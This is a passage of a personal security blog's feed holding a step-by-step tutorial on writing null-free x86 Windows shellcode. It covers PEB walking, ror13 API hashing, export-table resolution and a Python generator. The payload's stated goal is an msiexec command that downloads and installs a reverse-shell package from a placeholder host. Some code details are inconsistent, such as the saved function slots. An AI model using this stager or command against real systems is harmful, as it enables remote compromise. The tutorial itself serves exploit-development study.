<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://mll.sh/feed.xml" rel="self" type="application/atom+xml" /><link href="https://mll.sh/" rel="alternate" type="text/html" /><updated>2026-10-11T23:48:42+00:00</updated><id>https://mll.sh/feed.xml</id><title type="html">miguel llamazares</title><subtitle>cybersecurity, tech, and personal annoyance log
</subtitle><author><name>Miguel Llamazares</name></author><entry><title type="html">cooking a custom x86 stager in nasm</title><link href="https://mll.sh/cooking-a-custom-x86-stager-in-nasm/" rel="alternate" type="text/html" title="cooking a custom x86 stager in nasm" /><published>2026-09-13T00:00:00+00:00</published><updated>2026-09-13T00:00:00+00:00</updated><id>https://mll.sh/cooking-a-custom-x86-stager-in-nasm</id><content type="html" xml:base="https://mll.sh/cooking-a-custom-x86-stager-in-nasm/"><![CDATA[<p>Follow me in this deep dive into building a position-independent stager for x86 win. We’ll build the entire shellcode from asm, using only stack strings, hash-based API resolution, and a few null-free tricks.</p>

<p>Come on! It’ll be <em>painfully</em> fun! 🥲</p>

<blockquote>
  <p>[!NOTE]<br />
I will heavily rely<sup id="fnref:1"><a href="#fn:1" class="footnote" rel="footnote" role="doc-noteref">1</a></sup> on the <a href="https://github.com/epi052/osed-scripts/blob/main/shellcoder.py#L289">shellcoder.py</a> script by <a href="https://epi052.gitlab.io/">epi052</a><sup id="fnref:2"><a href="#fn:2" class="footnote" rel="footnote" role="doc-noteref">2</a></sup>.</p>
</blockquote>

<blockquote>
  <p>[!WARNING] heads up!<br />
At the time of writing, I’m a 1337 when it comes to binary exploitation. The thing is, I’m prepping for the <a href="https://www.offsec.com/courses/exp-301/">OSED</a> cert, and this article is a way of holding myself accountable to actually understand the concepts. 
This is the <a href="https://en.wikipedia.org/wiki/Learning_by_teaching">Feynman technique</a> of studying: trying to teach somebody else<sup id="fnref:3"><a href="#fn:3" class="footnote" rel="footnote" role="doc-noteref">3</a></sup>.</p>
</blockquote>

<p>Enough yapping. Let’s dive in! 🤿</p>

<h2 id="the-plan">the plan</h2>

<p>At a high-level overview, our payload will do the following:</p>

<ol>
  <li>locate <code>kernel32.dll</code> via the PEB.</li>
  <li>resolve functions like <code>WinExec()</code> or <code>TerminateProcess()</code> by hash.</li>
  <li>build the command string like <code>"msiexec /i http://IP:PORT/rev.msi /qn"</code> on the stack.</li>
  <li>call <code>WinExec()</code> with that command.</li>
  <li>exit the current process gracefully with <code>TerminateProcess()</code>.</li>
</ol>

<p>Let’s go into detail, step by step.</p>

<h2 id="step-0-reserve-stack-space">step 0: reserve stack space</h2>

<p>Housekeeping time. Before we can do anything, we need a fixed reference point on the stack and some free room to work with.</p>

<pre><code class="language-nasm">start:
    mov ebp, esp                 ; drop a bookmark
    add esp, 0xfffff9f0          ; make ~1.5KB of room
</code></pre>

<p>Explanation:</p>

<ul>
  <li>
    <p><code>mov ebp, esp</code>. Saving <code>esp</code> to <code>ebp</code>. Why? <code>esp</code> points to the top of the stack, *but* it changes every time we push or call stuff. So we save it in <code>ebp</code> and <em>never touch it</em>. Every function address or piece of data we want to keep will get stored at a fixed offset <em>below</em> it (like <code>[ebp-0x10]</code>), so we can always find our goodies. And since we’re about to shove <code>esp</code> way down, those negative offsets land in memory we’ve reserved for ourselves.</p>
  </li>
  <li>

    <p><code>add esp, 0xfffff9f0</code>. Wait, *adding*? Yep: to the cpu, adding <code>0xfffff9f0</code> is the same as subtracting <code>0x610</code>. So <code>esp</code> slides down ~1.5KB. Two wins: everything between the new <code>esp</code> and <code>ebp</code> becomes a scratch pad. That’s where our <code>[ebp-0x...]</code> bookmarks will live.</p>
  </li>
</ul>

<p>But:</p>

<blockquote>
  <p><em>“Why not just <code>sub esp, 0x610</code>?”</em></p>
</blockquote>

<p>Because that compiles to bytes ending in <code>00 00</code>. Our shellcode rides inside a null-terminated string, so a single <code>00</code> byte acts like a full stop: everything after it gets chopped off and the payload dies.</p>

<p>You can always double-check using <code>msf-nasm_shell</code> from the metasploit framework:</p>

<p><img src="/assets/img/shell-nasm-msf.png" alt="shellcode nasm msf shell" /></p>

<h2 id="step-1-psst-psst-kernel32-where-are-you">step 1: psst, psst, kernel32 where are you?</h2>

<p>We want to find where the <code>kernel32.dll</code> library is dynamically loaded in memory. It is always loaded, and it has interesting functions like <code>WinExec</code> or <code>LoadLibrary</code>. Later, we can use <code>LoadLibrary</code> to dynamically load new dlls and thus, more functions. Opens a myriad of possibilities, hellyeah! 😈</p>

<p>Why *dynamically*, tho? You could try to hardcode its address, *but* it depends on the specific Windows version and patches. We do like determinism. Let’s play it safe.</p>

<p>Every win32 thread has a thing called the <strong>TEB</strong> (Thread Environment Block), reachable via the <code>fs</code> segment register.</p>

<p>At <code>fs:[0x30]</code> sits the <strong>PEB</strong> (Process Environment Block), which contains the list of loaded dlls.</p>

<p>So:</p>
<pre><code class="language-markdown">fs:[0x30]  -&gt;  PEB
PEB + 0x0C -&gt;  Ldr (loader data)
Ldr + 0x1C -&gt;  InInitOrderModuleList  (chain of loaded dlls)
each node:  +0x08 = base address, +0x20 = name (UTF‑16), +0x00 = "next" pointer
</code></pre>

<p>The asm below walks the module chain until it finds one whose name is exactly 12 characters (spoiler: it’ll be our beloved <code>kernel32.dll</code>):</p>

<pre><code class="language-nasm">find_kernel32:
    xor ecx,ecx                     ; ecx = 0
    mov esi,fs:[ecx+0x30]           ; esi = &amp;(PEB) ([FS:0x30])
    mov esi,[esi+0x0C]              ; esi = PEB-&gt;Ldr
    mov esi,[esi+0x1C]              ; esi = PEB-&gt;Ldr.InInitOrder
next_module:
    mov ebx, [esi+0x8]              ; ebx = InInitOrder[X].base_address
    mov edi, [esi+0x20]             ; edi = InInitOrder[X].module_name
    mov esi, [esi]                  ; esi = InInitOrder[X].flink (next)
    cmp [edi+12*2], cx              ; (unicode) modulename[12] == 0x00?
    jne next_module                 ; No? try next module.
</code></pre>

<p>Names are utf-16, so <code>12*2 = 24</code> bytes in is the 13th character. If it’s null, the name is exactly 12 characters. So this loop exits with <strong>ebx = kernel32 base address</strong>.</p>

<p>But:</p>

<blockquote>
  <p><em>“What if the first dll that has 12 chars is *not* <code>kernel32.dll</code>? You’re just checking the length… Plenty of dlls are 12 chars: advapi32.dll, comctl32.dll, wow64win.dll…“</em></p>
</blockquote>

<p>Nice catch! This is a dirty trick that <em>werks</em> because if you execute early enough (before the loader pulls in the exe’s other dependencies), the module list is tiny and predictable. Thus, we’d catch <code>kernel32</code> without a hassle.</p>

<h2 id="step-2-winapi-function-hashing">step 2: winapi function hashing</h2>

<p>We’ve located our dll, but now we need to call its functions. What happens if a certain dll isn’t loaded? We can use <code>LoadLibrary()</code>, since it lives in <code>kernel32</code>, and that’s always loaded.</p>

<p>Instead of hardcoding function names in the shellcode (which wastes bytes plus risks badchars), we’ll use a 4-byte fingerprint for each API. It’s based on the <code>ror13()</code> hashing algorithm. Cool, huh?</p>

<h3 id="the-ror13-algorithm">the ror13 algorithm</h3>

<p>For each character of the function name, we apply <code>ror13</code>, which rotates the value right by 13 bits. Then we add the character, stopping at the null terminator.</p>

<p>I hear your head buzzing… 🫨 Stay with me!</p>

<p>Let’s illustrate it with a specific example:</p>

<p><code>A</code> in hex is <code>0x00000041</code> (duh), in bits <code>00000000 00000000 00000000 01000001</code>.</p>

<p>Now we have to rotate the bits right one by one, 13 times. Think of <code>ror</code> like Pac-Man: you move to the right, and if you run off the end, you wrap around to the left side.</p>

<p>So this is the process under the hood:</p>

<pre><code class="language-markdown">ror 0:  00000000 00000000 00000000 01000001   ← starting point
ror 1:  10000000 00000000 00000000 00100000   ← rightmost 1 falls off, reappears at far left
ror 2:  01000000 00000000 00000000 00010000
ror 3:  00100000 00000000 00000000 00001000
ror 4:  00010000 00000000 00000000 00000100
ror 5:  00001000 00000000 00000000 00000010
ror 6:  00000100 00000000 00000000 00000001   ← the other 1 reaches the edge
ror 7:  10000010 00000000 00000000 00000000   ← it falls off, wraps to the left
ror 8:  01000001 00000000 00000000 00000000
ror 9:  00100000 10000000 00000000 00000000
ror 10: 00010000 01000000 00000000 00000000
ror 11: 00001000 00100000 00000000 00000000
ror 12: 00000100 00010000 00000000 00000000
ror 13: 00000010 00001000 00000000 00000000   ← finish line
</code></pre>

<p>Cool, then <code>00000010 00001000 00000000 00000000</code> is the output of rotating those bits.</p>

<p>So, the final step to get <strong>The Ultimate ROR13 Hash</strong> is to convert it back to hex. In this case, <code>ror13(0x00000041)</code> is <code>0x02080000</code>.</p>

<h3 id="ror13-but-in-python">ror13 but in python</h3>

<p>OK, now that we understand it in English, let’s review <a href="https://github.com/epi052/osed-scripts/blob/main/shellcoder.py#L28-L44">the python helpers defined by epi052</a>:</p>

<pre><code class="language-python">def ror_str(byte, count):
    binb = numpy.base_repr(byte, 2).zfill(32)
    while count &gt; 0:
        binb = binb[-1] + binb[0:-1]
        count -= 1
    return int(binb, 2)

def push_function_hash(function_name):
    edx = 0x00
    ror_count = 0
    for eax in function_name:
        edx = edx + ord(eax)
        if ror_count &lt; len(function_name)-1:
            edx = ror_str(edx, 0xd)      # rotate between chars, not after last
        ror_count += 1
    return f"push {hex(edx)}"
</code></pre>

<blockquote>
  <p>[!WARNING] important
the <em>last</em> char is <em>added</em> but not <em>rotated</em>. The asm in <a href="#step-3-walking-the-export-table">step 3</a> does it in the opposite order, rotate first and add after, but lands on the exact same hash: rotating a zeroed accumulator is a no-op.</p>
</blockquote>

<p>Let’s debug for <code>LoadLibraryA</code>:</p>

<pre><code class="language-md">edx = 0

edx += 'L' (0x4C)  -&gt; 0x0000004C, ror13 -&gt; 0x02600000
edx += 'o' (0x6F)  -&gt; 0x0260006F, ror13 -&gt; 0x03781300
edx += 'a' (0x61)  -&gt; 0x03781361, ror13 -&gt; 0x9B081BC0
edx += 'd' (0x64)  -&gt; 0x9B081C24, ror13 -&gt; 0xE124D840
edx += 'L' (0x4C)  -&gt; 0xE124D88C, ror13 -&gt; 0xC4670926
edx += 'i' (0x69)  -&gt; 0xC467098F, ror13 -&gt; 0x4C7E2338
edx += 'b' (0x62)  -&gt; 0x4C7E239A, ror13 -&gt; 0x1CD263F1
edx += 'r' (0x72)  -&gt; 0x1CD26463, ror13 -&gt; 0x2318E693
edx += 'a' (0x61)  -&gt; 0x2318E6F4, ror13 -&gt; 0x37A118C7
edx += 'r' (0x72)  -&gt; 0x37A11939, ror13 -&gt; 0xC9C9BD08
edx += 'y' (0x79)  -&gt; 0xC9C9BD81, ror13 -&gt; 0xEC0E4E4D
edx += 'A' (0x41)  -&gt; 0xEC0E4E8E   &lt;- last char: add only, no rotate

push 0xec0e4e8e
</code></pre>

<p>OK, I think you (we) get it now.</p>

<p>But:</p>

<blockquote>
  <p><em>“Could we then just precompute and hardcode the values of the functions we want to call, rather than calculating the hashes dynamically?”</em></p>
</blockquote>

<p>Yep, you can. But it doesn’t hurt to understand what’s under the hood, right? Don’t be lazy.</p>

<h2 id="step-3-walking-the-export-table">step 3: walking the export table</h2>

<p>A dll is basically a file full of common functions that programs find handy. But how does windows know what’s inside a dll? Well, there’s a <em>table of contents</em> inside every dll called the <strong>export table</strong>.</p>

<p>It’s like a phonebook that says <em>“oi, the function called <code>LoadLibraryA()</code> starts at this memory address.”</em></p>

<p>That table contains three lists side by side:</p>

<pre><code class="language-md">PE header + 0x78  →  the RVA of the Export Directory is stored here (a pointer, not the table itself)
Export Directory:
 +0x18  NumberOfNames           ← how many functions have names
 +0x1C  AddressOfFunctions      ← list of addresses (where the code lives)
 +0x20  AddressOfNames          ← list of name pointers (where the names live)
 +0x24  AddressOfNameOrdinals   ← the glue between names and addresses
</code></pre>

<p>Think of it like this:</p>
<ul>
  <li><code>AddressOfNames</code>: the list of names (<code>"LoadLibraryA"</code>, …)</li>
  <li><code>AddressOfNameOrdinals</code>: says which slot in the function list each name corresponds to</li>
  <li><code>AddressOfFunctions</code>: the actual phone numbers (the code addresses)</li>
</ul>

<p>So our plan is to:</p>
<ol>
  <li>find the name</li>
  <li>get its index (ordinal)</li>
  <li>use the ordinal to look up the actual address.</li>
</ol>

<p>It is important to clarify the following concepts too:</p>
<ul>
  <li>RVA (Relative Virtual Address): how far from the start of the dll.</li>
  <li>VMA (Virtual Memory Address): the actual address in memory.</li>
</ul>

<p>Thus, to convert: <code>vma = dll_base_address + rva</code>. That’s it.</p>

<h3 id="saving-our-function-address-aka-the-callpop-trick">saving our function address (aka the call/pop trick)</h3>

<p>OK, now we know the theory. Let’s define a new function (aka the resolver) to get the VMA of the winapi functions we want.</p>

<p>First off, we need to know where our resolver function lives in memory, so we can reference it later when calling it.</p>

<p>We can do it this way:</p>

<pre><code class="language-nasm">find_function_shorten:
    jmp find_function_shorten_bnc   ; just to skip ahead
find_function_ret:
    pop esi                         ; grab that address off the stack into esi
    mov [ebp-0x08], esi             ; save it for later in [ebp-0x08]
    jmp resolve_symbols             ; skip the function and go to the rest of the code
find_function_shorten_bnc:
    call find_function_ret          ; the `call` instruction does something sneaky: 
                                    ; it pushes the address of the next instruction onto the stack
    ...                             ; (find_function starts right here)
</code></pre>

<p>Boom! Now we know where our own code lives, without hardcoding anything. This is cool because our shellcode could be loaded <em>anywhere</em> in memory.</p>

<h3 id="the-resolver-function">the resolver function</h3>

<p>With that out of the way, let’s review the actual <code>find_function</code> code step by step (finally!).</p>

<pre><code class="language-nasm">find_function:
    pushad                          ; save ALL the registers
    mov eax, [ebx+0x3c]             ; Offset to PE Signature
    mov edi, [ebx+eax+0x78]         ; Export Table Directory RVA
    add edi, ebx                    ; Export Table Directory VMA
    mov ecx, [edi+0x18]             ; NumberOfNames
    mov eax, [edi+0x20]             ; AddressOfNames RVA
    add eax, ebx                    ; AddressOfNames VMA
    mov [ebp-4], eax                ; save it for later
</code></pre>

<p><code>pushad</code> is a handy instruction that dumps everything (<code>eax</code>, <code>ecx</code>, <code>edx</code>, <code>ebx</code>, <code>esp</code>, <code>ebp</code>, <code>esi</code>, <code>edi</code>) onto the stack in one shot. We like it because our function trashes basically every register along the way.</p>

<p><code>[ebx+0x3c]</code> is the <code>e_lfanew</code> field: how far into the file the PE header starts. So <code>ebx+eax</code> is the PE header, <code>+0x78</code> lands on the export directory RVA, and then the usual dance; add <code>ebx</code>, get the VMA. <code>edi</code> now points straight at the phonebook. <code>ecx</code> is our counter, and <code>[ebp-4]</code> is a free scratch slot under our stack frame where we park the names list.</p>

<h3 id="the-loop">the loop</h3>

<pre><code class="language-nasm">find_function_loop:                   
    jecxz find_function_finished    ; Jump to the end if ECX is 0
    dec ecx                         ; Decrement our names counter
    mov eax, [ebp-4]                ; Restore AddressOfNames VMA
    mov esi, [eax+ecx*4]            ; Get the RVA of the symbol name
    add esi, ebx                    ; Set ESI to the VMA of the current
compute_hash:                         
    xor eax, eax                    ; NULL EAX
    cdq                             ; NULL EDX
    cld                             ; Clear direction
</code></pre>

<p>We walk it <em>backwards</em>; <code>ecx*4</code> because every entry is a 4-byte pointer. <code>jecxz</code> is just “jump if ecx is zero”, our exit if we run out of names without a match.</p>

<p>That <code>mov eax, [ebp-4]</code> reload is not decoration. The hash routine below trashes <code>eax</code> (<code>lodsb</code> writes into <code>al</code>, and <code>add edx, eax</code> reads the whole 32-bit register), so without reloading the pointer on every iteration, the second trip around the loop would dereference garbage and faceplant. That’s exactly why we parked <code>AddressOfNames</code> in <code>[ebp-4]</code> before the loop.</p>

<h3 id="hashing-the-name">hashing the name</h3>

<p>Now we calc the famous <strong>ror13 hash</strong> like before, but in asm this time:</p>

<pre><code class="language-nasm">compute_hash_again:
    lodsb                           ; read next byte into AL (esi bumps itself)
    test al, al                     ; NULL terminator?
    jz compute_hash_finished
    ror edx, 0x0d                   ; rotate hash 13 bits right
    add edx, eax                    ; mix in the byte
    jmp compute_hash_again
</code></pre>

<p>Rotate, add, repeat until the string ends. Every name boiled down to 4 bytes.</p>

<h3 id="comparing">comparing</h3>

<pre><code class="language-nasm">    cmp edx, [esp+0x24]             ; our hash vs the requested one
    jnz find_function_loop          ; no match? next name
</code></pre>

<p>Wait, <code>[esp+0x24]</code>? Where’s that? Look at the stack after <code>call</code> + <code>pushad</code>:</p>

<pre><code class="language-md">esp+0x00  edi, esi, ebp, esp, ebx, edx, ecx, eax   ← the pushad block (32 bytes)
esp+0x20  return address
esp+0x24  ← the hash we pushed before calling
</code></pre>

<p>The hash the caller pushed is still sitting up there, above everything. No arguments, no nothing; we just do the math and grab it. Dark magic.</p>

<h3 id="the-actual-lookup">the actual lookup</h3>

<p>On a match, the 3-step plan from earlier happens:</p>

<pre><code class="language-nasm">    mov edx, [edi+0x24]             ; AddressOfNameOrdinals
    add edx, ebx
    mov cx, [edx+2*ecx]             ; ordinal (each is 2 bytes, so ×2)
    mov edx, [edi+0x1c]             ; AddressOfFunctions
    add edx, ebx
    mov eax, [edx+4*ecx]            ; function RVA (each is 4 bytes, so ×4)
    add eax, ebx                    ; function VMA. gotcha.
</code></pre>

<p>Name → ordinal → real address. (Sneaky detail: <code>mov cx</code> only loads 16 bits, but that’s fine; the upper half of ecx is already zero since the index is small, so ecx ends up being exactly the ordinal.)</p>

<h3 id="the-exit-trick">the exit trick</h3>

<p>And the last part is my personal favorite:</p>

<pre><code class="language-nasm">    mov [esp+0x1c], eax             ; overwrite the SAVED eax in the snapshot
find_function_finished:
    popad                           ; restore everything...
    ret
</code></pre>

<p>Check the layout again. <code>esp+0x1c</code> is the eax that <code>pushad</code> saved. We literally <em>hack our result into the stack snapshot</em> before restoring it. Then <code>popad</code> pulls everything back; and <code>eax</code> comes out carrying the function address, all other registers untouched, like nothing ever happened. The result gets smuggled out through the stack. Beautiful.</p>

<p>Next step: learning how to call our new function.</p>

<h2 id="step-4-resolving-symbols">step 4: resolving symbols</h2>

<p>Now we resolve the functions we actually want, using the resolver plus the ror13 technique from <a href="#step-2-winapi-function-hashing">step 2</a>:</p>

<pre><code class="language-nasm">resolve_symbols:
    push 0x0E8AFE98                 ; ror13 hash of "WinExec"
    call dword ptr [ebp - 0x08]     ; find_function
    mov  [ebp - 0x10], eax          ; save WinExec
</code></pre>

<p>Then we save each pointer at a different offset from <code>ebp</code> for future reference. All negative offsets: that’s the ~1.5KB of room we reserved in <a href="#step-0-reserve-stack-space">step 0</a> doing its job.</p>

<h2 id="step-5-stacking-strings-like-lego-blocks">step 5: stacking strings like lego blocks</h2>

<p>In our payload we want to pass string arguments to the functions. To achieve this, you don’t want to embed string literals directly, but build them on the stack using <code>push</code>.</p>

<p>Why? Because our shellcode can’t just do <code>.ascii "cmd"</code>: there is no data section when you’re smuggled through a <code>strcpy()</code> or similar.</p>

<p>The classic trick is to push the string onto the stack, then <code>esp</code> points at it.</p>

<p>First, some fisher-price context for you:</p>
<ul>
  <li>stack grows <strong>down</strong>: push the <strong>tail</strong> of the string first.</li>
  <li>x86 is <strong>little‑endian</strong>: flip byte order inside each 4‑byte chunk.</li>
</ul>

<p>So if we want to push the string <code>cmd</code>, we could just do this, right?</p>
<pre><code class="language-nasm">mov eax, 0x00646d63   ; since in hex: null, d=64, m=6d and c=63
push eax
</code></pre>

<p>WRONG. 😵 Because if we assemble that into bytes, we get a null char. And null chars are almost always badchars.</p>

<p>How can we overcome this? By combining <code>eax</code> with its little brothers, the <code>ax</code> and <code>al</code> registers.</p>

<p><code>eax</code> is a 32-bit register (4 bytes). It’s sliced like this:</p>

<pre><code class="language-md">eax = [  byte3  |  byte2  |    ax    ]
                          [ ah  | al ]
</code></pre>

<p>As you can see, <code>ax</code> is the lowest 2 bytes of eax (<code>ah</code> is the high byte of <code>ax</code>, <code>al</code> is the low byte).</p>

<p>The hack is to write to <code>al</code> or <code>ax</code> since it only touches the bottom of <code>eax</code>. Then, the upper bytes keep whatever garbage was already there! We avoid the full 4-byte <code>mov</code> that would force null padding.</p>

<blockquote>
  <p>[!WARNING]
Since the upper bytes are garbage, you must zero eax first (<code>xor eax, eax</code>) or your string on the stack won’t be null-terminated and will have junk in it.</p>
</blockquote>

<p>Let’s review the <code>cmd</code> example with this strategy. After all the pushes, memory starting at <code>esp</code> must read <code>63 6d 64</code> (“cmd”)<sup id="fnref:4"><a href="#fn:4" class="footnote" rel="footnote" role="doc-noteref">4</a></sup>.</p>

<pre><code class="language-nasm">xor eax, eax        ; zero eax first: remember the warning above!
mov al, 0x64        ; bottom byte of eax = 'd'
push eax            ; 'd' + three null bytes (terminator included)
mov ax, 0x6d63      ; bottom two bytes = `63 6d` = "cm"
push ax             ; pushed at a lower address
</code></pre>

<p>Final layout:</p>

<pre><code class="language-md">esp   →  63 6d   ("cm")   ← pushed last
esp+2 →  64      ("d")    ← pushed first
esp+3 →  00 00 00         ← null terminator, for free
</code></pre>

<p>Yay! We did it! 🎉 Now, let’s review how to do this dynamically.</p>

<h3 id="pushing-strings-in-python">pushing strings in python</h3>

<p>Again, <a href="https://github.com/epi052/osed-scripts/blob/main/shellcoder.py#L47-L78">this epi052 helper</a> converts a string to a sequence of <code>push</code> instructions:</p>

<pre><code class="language-python">def push_string(input_string):
    rev_hex_payload = str(to_hex(input_string))   # "cmd" -&gt; "636d64"
    rev_hex_payload_len = len(rev_hex_payload)

    instructions = []
    first_instructions = []
    for i in range(rev_hex_payload_len, 0, -1):
        if ((i != 0) and ((i % 8) == 0)):
            target_bytes = rev_hex_payload[i-8:i]
            instructions.append(f"push dword 0x{target_bytes[6:8] + target_bytes[4:6] + target_bytes[2:4] + target_bytes[0:2]};")
        elif ((0 == i-1) and ((i % 8) != 0) and (rev_hex_payload_len % 8) != 0):
            if (rev_hex_payload_len % 8 == 2):
                first_instructions.append(f"mov al, 0x{rev_hex_payload[(rev_hex_payload_len - (rev_hex_payload_len%8)):]};")
                first_instructions.append("push eax;")
            elif (rev_hex_payload_len % 8 == 4):
                target_bytes = rev_hex_payload[(rev_hex_payload_len - (rev_hex_payload_len%8)):]
                first_instructions.append(f"mov ax, 0x{target_bytes[2:4] + target_bytes[0:2]};")
                first_instructions.append("push eax;")
            else:
                target_bytes = rev_hex_payload[(rev_hex_payload_len - (rev_hex_payload_len%8)):]
                first_instructions.append(f"mov al, 0x{target_bytes[4:6]};")
                first_instructions.append("push eax;")
                first_instructions.append(f"mov ax, 0x{target_bytes[2:4] + target_bytes[0:2]};")
                first_instructions.append("push ax;")
    instructions = first_instructions + instructions
    return "".join(instructions)
</code></pre>

<p>OK, see the examples below to verify you (me) finally get it:</p>

<table>
  <thead>
    <tr>
      <th>input</th>
      <th>asm</th>
      <th>bytes (opcodes)</th>
      <th>explanation</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><code>"calc"</code></td>
      <td><code>push dword 0x636c6163;</code></td>
      <td><code>68 63 61 6c 63</code></td>
      <td>len % 8 == 0 → pure 4-byte chunk, bytes reversed for little-endian</td>
    </tr>
    <tr>
      <td><code>"a"</code></td>
      <td><code>mov al, 0x61; push eax;</code></td>
      <td><code>b0 61 50</code></td>
      <td>len % 8 == 2 → single leftover byte</td>
    </tr>
    <tr>
      <td><code>"ab"</code></td>
      <td><code>mov ax, 0x6261; push eax;</code></td>
      <td><code>66 b8 61 62 50</code></td>
      <td>len % 8 == 4 → two leftover bytes, swapped</td>
    </tr>
    <tr>
      <td><code>"cmd"</code></td>
      <td><code>mov al, 0x64; push eax; mov ax, 0x6d63; push ax;</code></td>
      <td><code>b0 64 50 66 b8 63 6d 66 50</code></td>
      <td>len % 8 == 6 → three leftover bytes (else branch)</td>
    </tr>
    <tr>
      <td><code>"abcde"</code></td>
      <td><code>mov al, 0x65; push eax; push dword 0x64636261;</code></td>
      <td><code>b0 65 50 68 61 62 63 64</code></td>
      <td>remainder 2 + full dword (hits both the %8==0 if and the ==2 case)</td>
    </tr>
  </tbody>
</table>

<h2 id="step-6-clean-exit">step 6: clean exit</h2>

<p>After <code>WinExec()</code> returns, we exit the current <em>thread</em> gracefully:</p>

<pre><code class="language-nasm">exec_shellcode:
    xor ecx, ecx                    ; null ECX
    push ecx                        ; uExitCode
    push 0xffffffff                 ; hProcess
    call dword ptr [ebp - 0x10]     ; Call TerminateProcess
</code></pre>

<h2 id="final-code">final code</h2>

<p>What a journey! This is our final script, using <a href="https://github.com/keystone-engine/keystone">keystone</a> to glue it all together:</p>

<pre><code class="language-python">#!/usr/bin/python3
import argparse
import ctypes
import struct
import numpy
import keystone as ks

def to_hex(s):
    retval = list()
    for char in s:
        retval.append(hex(ord(char)).replace("0x", ""))
    return "".join(retval)

def ror_str(byte, count):
    binb = numpy.base_repr(byte, 2).zfill(32)
    while count &gt; 0:
        binb = binb[-1] + binb[0:-1]
        count -= 1
    return int(binb, 2)

def push_function_hash(function_name):
    edx = 0x00
    ror_count = 0
    for eax in function_name:
        edx = edx + ord(eax)
        if ror_count &lt; len(function_name) - 1:
            edx = ror_str(edx, 0xD)
        ror_count += 1
    return "push " + hex(edx)

def push_string(input_string):
    rev_hex_payload = str(to_hex(input_string))
    rev_hex_payload_len = len(rev_hex_payload)

    instructions = []
    first_instructions = []
    null_terminated = False

    for i in range(rev_hex_payload_len, 0, -1):
        if (i != 0) and ((i % 8) == 0):
            target_bytes = rev_hex_payload[i - 8:i]
            instructions.append(
                f"push dword 0x"
                f"{target_bytes[6:8] + target_bytes[4:6] + target_bytes[2:4] + target_bytes[0:2]};"
            )
        elif (0 == i - 1) and ((i % 8) != 0) and (rev_hex_payload_len % 8) != 0:
            if rev_hex_payload_len % 8 == 2:
                first_instructions.append(
                    f"mov al, 0x{rev_hex_payload[(rev_hex_payload_len - (rev_hex_payload_len % 8)):]};"
                )
                first_instructions.append("push eax;")
            elif rev_hex_payload_len % 8 == 4:
                target_bytes = rev_hex_payload[(rev_hex_payload_len - (rev_hex_payload_len % 8)):]
                first_instructions.append(
                    f"mov ax, 0x{target_bytes[2:4] + target_bytes[0:2]};"
                )
                first_instructions.append("push eax;")
            else:
                target_bytes = rev_hex_payload[(rev_hex_payload_len - (rev_hex_payload_len % 8)):]
                first_instructions.append(f"mov al, 0x{target_bytes[4:6]};")
                first_instructions.append("push eax;")
                first_instructions.append(
                    f"mov ax, 0x{target_bytes[2:4] + target_bytes[0:2]};"
                )
                first_instructions.append("push ax;")
            null_terminated = True

    instructions = first_instructions + instructions
    return "".join(instructions)

def exec_cmd(command, breakpoint=0):
    """
    Builds a WinExec-based shellcode stub.

    command: command line string to pass to WinExec
    breakpoint: if 1, inserts int3 at start
    """
    push_instr_winexec_hash = push_function_hash("WinExec")
    push_instr_command = push_string(command)
    push_instr_terminate_hash = push_function_hash("TerminateProcess")

    asm = [
        "   start:                               ",
        f"{['', 'int3;'][breakpoint]}            ",
        "       mov ebp, esp                     ;",
        "       add esp, 0xfffff9f0              ;",  # avoid NULL bytes
        "   find_kernel32:                       ",
        "       xor ecx, ecx                     ;",  # ECX = 0
        "       mov esi, fs:[ecx + 0x30]         ;",  # ESI = PEB ([FS:0x30])
        "       mov esi, [esi + 0x0C]            ;",  # ESI = PEB-&gt;Ldr
        "       mov esi, [esi + 0x1C]            ;",  # ESI = PEB-&gt;Ldr.InInitOrder
        "   next_module:                         ",
        "       mov ebx, [esi + 0x08]            ;",  # EBX = InInitOrder[X].base
        "       mov edi, [esi + 0x20]            ;",  # EDI = InInitOrder[X].name
        "       mov esi, [esi]                   ;",  # ESI = next entry
        "       cmp word ptr [edi + 12*2], cx    ;",  # name[12] == 0x0000? (kernel32.dll)
        "       jne next_module                  ;",  # no: try next module
        "   find_function_shorten:               ",
        "       jmp find_function_shorten_bnc    ;",  # short jump
        "   find_function_ret:                   ",
        "       pop esi                          ;",  # pop the pushed return address
        "       mov [ebp - 0x08], esi            ;",  # save find_function for later
        "       jmp resolve_symbols              ;",
        "   find_function_shorten_bnc:           ",
        "       call find_function_ret           ;",  # pushes address of next instruction
        "   find_function:                       ",
        "       pushad                           ;",  # save all registers (ebx = kernel32 base)
        "       mov eax, [ebx + 0x3C]            ;",  # offset to PE signature
        "       mov edi, [ebx + eax + 0x78]      ;",  # Export Table Directory RVA
        "       add edi, ebx                     ;",  # Export Table Directory VMA
        "       mov ecx, [edi + 0x18]            ;",  # NumberOfNames
        "       mov eax, [edi + 0x20]            ;",  # AddressOfNames RVA
        "       add eax, ebx                     ;",  # AddressOfNames VMA
        "       mov [ebp - 4], eax               ;",  # save it for later
        "   find_function_loop:                  ",
        "       jecxz find_function_finished     ;",  # jump to the end if ECX is 0
        "       dec ecx                          ;",  # decrement our names counter
        "       mov eax, [ebp - 4]               ;",  # reload: eax is trashed below
        "       mov esi, [eax + ecx*4]           ;",  # RVA of the ecx-th name
        "       add esi, ebx                     ;",  # VMA of the name
        "   compute_hash:                        ",
        "       xor eax, eax                     ;",  # NULL EAX
        "       cdq                              ;",  # NULL EDX
        "       cld                              ;",  # clear direction
        "   compute_hash_again:                  ",
        "       lodsb                            ;",  # load next byte from esi into al
        "       test al, al                      ;",  # check for NULL terminator
        "       jz compute_hash_finished         ;",
        "       ror edx, 0x0D                    ;",  # rotate edx 13 bits right
        "       add edx, eax                     ;",  # add the byte to the accumulator
        "       jmp compute_hash_again           ;",
        "   compute_hash_finished:               ",
        "   find_function_compare:               ",
        "       cmp edx, [esp + 0x24]            ;",  # computed hash vs requested hash
        "       jnz find_function_loop           ;",  # no match: next name
        "       mov edx, [edi + 0x24]            ;",  # AddressOfNameOrdinals RVA
        "       add edx, ebx                     ;",  # AddressOfNameOrdinals VMA
